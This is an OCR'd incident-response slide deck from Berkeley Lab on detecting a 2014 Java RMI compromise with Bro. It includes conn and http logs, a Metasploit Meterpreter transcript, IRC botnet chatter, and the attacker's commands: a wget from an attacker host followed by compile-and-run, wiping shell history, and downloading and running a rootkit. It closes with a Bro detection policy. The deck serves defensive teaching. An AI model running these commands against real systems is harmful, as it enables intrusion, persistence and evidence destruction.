
```
(THE|ONE)  :Wake up bitches! - reap msg me brobro
(THE|ONE)  :yo sup
(THE|ONE!~root@scsfw-00.lbl.gov) JOIN :#digitalgangster
(THE|ONE)  :talk about empty chan.. sigh.

(THE|ONE) 128.3.7.151 :actually using host
(THE|ONE) :is anyone alive on irc anymore?
```

p0wnage and detection with Bro


Aashish Sharma & Vincent Stoffer
Berkeley Lab


80 Years of World-Leading Team Science at Lawrence Berkeley National Laboratory




- **Managed and operated by UC for the U.S. Department of Energy**
- **>200 University of California faculty on staff at LBNL**
- **4200 Employees, ~$820M/year Budget**
- **13 Nobel Prizes**
- **63 members of the National Academy of Sciences (~3% of the Academy)**
- **18 members of the National Academy of Engineering, 2 of the Institute of Medicine**

World-Class User Facilities
Serving the Nation and the World







Over 10,000 visiting scientists (~2/3 from universities) use Berkeley Lab research facilities each year

LBL is the birthplace of Bro


- Bro logs on disk from 1990s
- Close collaboration with the Bro team
- We use Bro for everything!
  - Of course we have other tools also

Releasing our 100G Intrusion Detection document

http://go.lbl.gov/100g

How do we do IR with Bro?

- No SEIM (except Gmail)
  - so we make bro act as SEIM
- Central log repo + multiple “crunching” machines
- GNU parallel and command line tools
  - (grep, awk, sed, sort, cut, cf, hf, etc.)
- Why?
  - It’s still the fastest we’ve found and the team has lots of old school tricks
- Bro is among the tools that detect incidents, but it **_always_** helps solve them


Use stock Bro policies and logs
conn.log, http.log, smtp. log, dns.log, etc.
Modify or tweak stock policies
http_request
irc_sessions
Write new policies for specific or hypothetical detection rules
NTP monlist policy
smtp-bulk policy
Develop or help improve new analyzers
RDP analyzer
SIP analyzer
Develop or extend new frameworks
auth framework
intel framework

Fireeye alert

alerts:
  msg: normal
  product: Web MPS
  version: 7.1.1.209016
  appliance: fireeye.lbl.gov
  alert (id:1481036, name:malware-callback):
    severity: crit
    explanation:
      protocol: tcp
      analysis: content
      malware-detected:
        malware (name:Trojan.Meterpreter):
          stype: bot-command
          sid: 33336028
          protocol: tcp
          port: 8080
          address: 209.112.253.167
          location: US/CO/Golden
          channel: POST /g6uP_DrmyU6s3EzbVypHJ/ HTTP/1.1::~~User-Agent: Java/1.4.2_03::~~Host: 209.112.253.167:8080::~~Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2::~~Connection: keep-alive::~~Content-Type: application/x-www-form-urlencoded::~~Content-Length: 126::~~::~~
    src:
      vlan: 0
      ip: 131.243.xxx.xxx
      host: xxxxx.lbl.gov
      port: 60668
      mac:
    dst:
      ip: 209.112.253.167
      mac:
      port: 8080
    occurred: 2014-05-25T05:28:38Z
      mode: tap
      label: A1
    interface (mode:tap, label:A1): pether3
    alert-url: https://fireeye.lbl.gov/event_stream/events_for_bot?ev_id=1481036
    action: notified

Quick...to the conn logs!

Correlation with the Fireeye IP:

```
May 24 22:20:31 209.112.253.167 39158 131.243.xxx.xxx 1099
tcp     -       4.721549        203     44      SF      F
0       ShADadfF        7       575     6       364
May 24 22:20:32 131.243.xxx.xxx 60485 209.112.253.167 8080
tcp     http    3.514699        419     30552   SF    T 0
ShADadfFr       23      1623    27      31928
```

How did they find it? Scanner blocked soon after…

```
May 23 22:12:46 50.21.187.18  47010  131.243.xxx.xxx  1099
tcp -   0.062209  0   0   RSTO   F   0   ShR 2   80  44
```

Java RMI

- Allows you to upload Java application components/bundles (among other things)
- Often used for app-specific functionality
- Several vulnerabilities with older versions
- Defaults to port 1099/tcp

more conn.log

First we see the RMI upload:

```
May 24 22:16:56 107.161.158.254 42364 131.243.xxx.xxx 1099
tcp      -        2.380179         198      2640     SF       F
0        ShADadfF
```

This looks like Metasploit:

```
May 24 22:20:31 131.243.xxx.xxx 60482 209.112.253.167 8080
tcp  http  5.372625  180 7154   SF  T   0   ShADadFf
```

```
May 24 22:20:32 CJ36Ya23iZgqSwZqI 131.243.xxx.xxx  60485
209.112.253.167  8080   tcp http   3.514699  419 30552  SF  T
    0   ShADadfFr
```

Then the http logs

Confirming the GET of our exploit:

```
May 24 22:20:31     CWXEiw4opxO6pQqMHb  131.243.xxx.xxx     60482     209.112.253.167
     8080 1    GET  209.112.253.167     /OJpl3rP6kDDz/femw.jar   -    Java/1.4.2_03  0
     7015 200  OK   -    -    -    (empty)   -    -    -    -    -    FNx3Px2NhlZziiztJk
     application/zip
May 24 22:20:32     CJ36Ya23iZgqSwZqI   131.243.xxx.xxx     60485     209.112.253.167
     8080 1    GET  209.112.253.167     /INITJM   -    Java/1.4.2_03030470 200  OK   -
     -    -    (empty)   -    -    -    -    -    FbzYLI3zFZam4tVf21  application/octet-
stream
```

Then the reverse shell/meterpreter session begins:

```
May 24 22:20:36     CFz00C2y9yukeY98L1  131.243.xxx.xxx     60486     209.112.253.167
     8080 1    POST 209.112.253.167     /RvGS_VIGdv5tex3PT5ALQ/  -    Java/1.4.2_03  4
     38916     200  OK   -    -    -    (empty)   -    -    -    FFiphrjsAzy2OYZY8
text/plain     FZJKjl14HsEpevI4b6  application/octet-stream
May 24 22:20:36     CBFoYM26kAlx03AE84  131.243.xxx.xxx     60487     209.112.253.167
     8080 1    POST 209.112.253.167     /RvGS_VIGdv5tex3PT5ALQ/  -    Java/1.4.2_03  888
     0    200  OK   -    -    -    (empty)   -    -    -    FHfnM73a2CtqDw5yA9
application/octet-stream -    -
```

Confirmed with Metasploit

```
msf exploit(java_rmi_server) > exploit
[*] Started reverse handler on 131.243.xx.xxx:4444
[*] Using URL: http://0.0.0.0:4445/
[*]  Local IP: http://131.243.xx.xxx:4445/
[*] Connected and sending request for http://131.243.xx.xxx:4445//KqgMtwKu.jar
[*] 131.243.yyy.yyy  java_rmi_server - Replied to request for payload JAR
[*] Sending stage (30355 bytes) to 131.243.yyy.yyy
[*] Meterpreter session 1 opened (131.243.xx.xxx:4444 -> 131.243.yyy.yyy:33597) at
2014-05-25 12:19:12 -0700
[+] Target 131.243.yyy.yyy:1099 may be exploitable...
[*] Server stopped.

meterpreter > getuid
Server username: root
meterpreter > sysinfo
Computer    : xxxxx.lbl.gov
OS          : Linux 2.4.20-28.8smp (i386)
Meterpreter : java/java
```

irc logs

irc-limited

May 24 22:24:44 #35 131.243.xxx.xxx/60589 > 50.57.189.33/1025 NICK LTVZH

May 24 22:24:44 #35 131.243.xxx.xxx/60589 > 50.57.189.33/1025 USER BJQOIF localhost localhost :DRCE

May 24 22:24:45 #35 131.243.xxx.xxx/60589 > 50.57.189.33/1025 50-57-189-33.static.cloud-ips.com JOIN #dev# with channel key: ':fucku'

May 24 22:24:45 #35 131.243.xxx.xxx/60589 > 50.57.189.33/1025 50-57-189-33.static.cloud-ips.com JOIN #dev#

irc-detailed

May 24 22:24:44 #w9-62 131.243.xxx.xxx/60589 > 50.57.189.33/1025 < (RoxNet.net) NOTICE Auth :Welcome to ^BRoxNet^B!

May 24 22:24:44 #w9-62 131.243.xxx.xxx/60589 > 50.57.189.33/1025 < (RoxNet.net) 001 LTVZH :Welcome to the RoxNet IRC Network LTVZH!BJQOIF@XXXXX.lbl.gov

May 24 22:24:44 #w9-62 131.243.xxx.xxx/60589 > 50.57.189.33/1025 < (RoxNet.net) 002 LTVZH :Your host is RoxNet.net, running version InspIRCd-2.0

May 24 22:24:44 #w9-62 131.243.xxx.xxx/60589 > 50.57.189.33/1025 < (RoxNet.net) 003 LTVZH :This server was created 03:45:33 May 11 2014

May 24 22:24:44 #w9-62 131.243.xxx.xxx/60589 > 50.57.189.33/1025 < (RoxNet.net) 004 LTVZH RoxNet.net InspIRCd-2.0 BHIRSWciorswx ACHIMNOPQRSTYabcghijklmnopqrstuvz HIYabghjkloqv

IRC detail logs

#dev# :uhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhh

(q!z@oper.z0r.us) PRIVMSG #dev# :.ip 131.243.x.x

(NSAGOV!eggdrop@rapesec2ee8uk.members.linode.com) PRIVMSG #dev# :Range: 131.243.0.0 - 131.243.255.255 :: NetName: LBL-IP-NET2 :: Organization: Lawrence Berkeley National Laboratory :: Country: US

(syn!whothef@master.net) PRIVMSG #dev# :^A ACTION shoves clothes into bag ^A

(q!z@oper.z0r.us) PRIVMSG #dev# :see you in mexico

(syn!whothef@master.net) PRIVMSG #dev# :mexico is just where im telling you snitches im going

(syn!whothef@master.net) PRIVMSG #dev# :YOU CAN BOTH FRY

(syn!whothef@master.net) PRIVMSG #dev# :forte prob left

(syn!whothef@master.net) PRIVMSG #dev# :fuck you

(q!z@oper.z0r.us) PRIVMSG #dev# :ROFL

(syn!whothef@master.net) PRIVMSG #dev# :LOL

(syn!whothef@master.net) PRIVMSG #dev# :idk if we should keep it kaiten'd man

(syn!whothef@master.net) PRIVMSG #dev# :lol

(syn!whothef@master.net) PRIVMSG #dev# :i can try to rootkit it

(syn!whothef@master.net) PRIVMSG #dev# :man thats scary as fuck

Watching Metasploit with Time Machine

```
wget http://rapesec.servehttp.com/conf.c
gcc -o /tmp/... /tmp/conf.c;/tmp/...
rm -rf conf.c; history -c CHAT CLIENT

rm -rf ~/.bash_history;ln -s /dev/null ~/.
bash_history CLEAR HISTORY

cd /tmp; wget http://rapesec.servehttp.
com/jsnow.tar.gz
tar zxf jsnow.tar.gz;rm -rf jsnow.tar.gz;cd
jsnow;./setup.sh ROOTKIT
```

Feeding back into Bro: HTTP_SensitiveURI

(example of extending a policy)


wget http://rapesec.servehttp.com/jsnow.tar.gz

redef sensitive_URIs += /jsnow\.tar\.gz**/ ;**

```
event http_request(c: connection, method: string, original_URI: string,
unescaped_URI: string, version: string) &priority=3
{
        local url = build_url_http(c$http);
        local message = fmt("%s %s", c$http$method, url);
        if ( sensitive_URIs in unescaped_URI )
        {
             NOTICE([$note=HTTP_SensitiveURI, $msg=message,
                 $method=c$http$method, $conn=c, $URL=url,
                 $identifier=cat(c$id$orig_h,url),$suppress_for=180 min]);
        }
}
```

Gmail phishing attack

